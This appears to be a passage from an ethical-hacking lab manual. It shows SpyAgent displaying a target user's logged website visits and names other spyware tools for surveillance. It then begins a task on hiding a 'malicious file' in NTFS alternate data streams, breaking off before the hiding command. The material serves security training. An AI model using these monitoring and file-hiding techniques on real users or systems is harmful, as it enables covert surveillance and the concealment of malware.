


Figure 3.2.26: Selecting View Websites Logged

45. **SpyAgent** displays all the user-visited website results along with the start time, end time, and active time, as shown in the screenshot.



The screenshot shows the 'Website Visits - 10 Entries' window of the SpyAgent application. At the top, there are buttons for 'Save Log', 'Clear', 'View Site', 'Export', and 'Actions'. Below this is a section titled 'Select a Website Log Entry' with a dropdown menu showing 'Websites Visited' and 'All Websites'. Under 'All Websites', several URLs are listed: mail.google.com, accounts.google.com, www.linkedin.com, and www.msn.com. A red box highlights this list. Below this is a table titled 'Pages Visited for Selected Website' with columns: Page Visited, Username, Start Time, End Time, and Active Time. The table lists 10 entries for the user 'Jason' visiting various Google and LinkedIn pages between 3:25:29 PM and 3:26:59 PM on Friday, November 8, 2019.

Page Visited	Username	Start Time	End Time	Active Time
http://www.msn.com/en-in/?ocid=iehp	Jason	Fri 11/08/19 @ 3:25:29 PM	Fri 11/08/19 @ 3:25:39 PM	00h:00m:11s
https://www.linkedin.com/	Jason	Fri 11/08/19 @ 3:25:39 PM	Fri 11/08/19 @ 3:25:42 PM	00h:00m:03s
https://www.linkedin.com/login?fromSignIn=true...	Jason	Fri 11/08/19 @ 3:25:42 PM	Fri 11/08/19 @ 3:26:01 PM	00h:00m:20s
https://accounts.google.com/signin/v2/sl/pwd?...	Jason	Fri 11/08/19 @ 3:26:04 PM	Fri 11/08/19 @ 3:26:12 PM	00h:00m:09s
https://mail.google.com/mail/u/0/	Jason	Fri 11/08/19 @ 3:26:13 PM	Fri 11/08/19 @ 3:26:14 PM	00h:00m:02s
https://mail.google.com/mail/u/0/#inbox	Jason	Fri 11/08/19 @ 3:26:16 PM	Fri 11/08/19 @ 3:26:42 PM	00h:00m:26s
https://accounts.google.com/Logout?hl=en&co...	Jason	Fri 11/08/19 @ 3:26:43 PM	Fri 11/08/19 @ 3:26:44 PM	00h:00m:02s
https://accounts.google.com/ServiceLogin/sig...	Jason	Fri 11/08/19 @ 3:26:02 PM	Fri 11/08/19 @ 3:26:47 PM	00h:00m:05s
https://www.linkedin.com/feed/?trk=guest_hom...	Jason	Fri 11/08/19 @ 3:26:47 PM	Fri 11/08/19 @ 3:26:53 PM	00h:00m:06s
https://www.linkedin.com/m/logout/	Jason	Fri 11/08/19 @ 3:26:54 PM	Fri 11/08/19 @ 3:26:59 PM	00h:00m:02s

 You can also use other spyware tools such as **ACTIVTrak** (<https://activtrak.com>), **Veriato Cerebral** (<https://www.veriato.com>), **NetVizor** (<https://www.netvizor.net>), and **SoftActivity Monitor** (<https://www.softactivity.com>) to perform system monitoring and surveillance on the target system.

Figure 3.2.27: Selecting View Websites Logged

46. Similarly, you can select each tile and further explore the tool by clicking various options such as **Windows Viewed**, **Program Usage**, and **Events Timeline**, **Files & Documents**, **Computer Usage**.
47. Once you have finished, close all open windows; close **Remote Desktop Connection**.
48. This concludes the demonstration of how to perform user system monitoring and surveillance using Spytech SpyAgent.
49. Close all open windows and document all the acquired information.
50. Turn off the **Windows 10** and **Windows Server 2016** virtual machines.

TASK 3

Hide Files using NTFS Streams

A professional ethical hacker or pen tester must understand how to hide files using NTFS (NT file system or New Technology File System) streams. NTFS is a file system that stores any file with the help of two data streams, called NTFS data streams, along with file attributes. The first data stream stores the security descriptor for the file to be stored such as permissions; the second stores the data

within a file. Alternate data streams are another type of named data stream that can be present within each file.

Here, we will use NTFS streams to hide a malicious file on the target system.

TASK 3.1

Check File System Format




Figure 3.3.1: Checking the format of Windows Server 2019

2. The **Local Disk (C:)** **Properties** window appears; check for the **File system** format and click **OK**.




Figure 3.3.2: Windows Server 2019 C: drive properties

3. Now, go to the **C:** drive, create a **New Folder**, and name it **magic**.
 4. Navigate to the location **C:\Windows\System32**, copy **calc.exe**, and paste it to the **C:\magic** location.

T A S K 3 . 2

Hide Data using NTFS Streams





Figure 3.3.3: Copied calc.exe file to c:\magic

5. Click the **Type here to search** icon (🔍) from the bottom of **Desktop** and type **cmd**. Click **Command Prompt** from the results.
6. The **Command Prompt** window appears, type **cd C:\magic**, and press **Enter** to navigate to the **magic** folder on the **C:** drive.




```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\magic
C:\magic>
```

Figure 3.3.4: Navigating to C:\magic

7. Now, type **notepad readme.txt** and press **Enter** to create a new file at the **C:\magic** location.



```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\magic
C:\magic>notepad readme.txt
```

Figure 3.3.5: Changing directory to c:\magic and creating readme.txt notepad file

8. A **Notepad** pop-up appears; click **Yes** to create a **readme.txt** file.

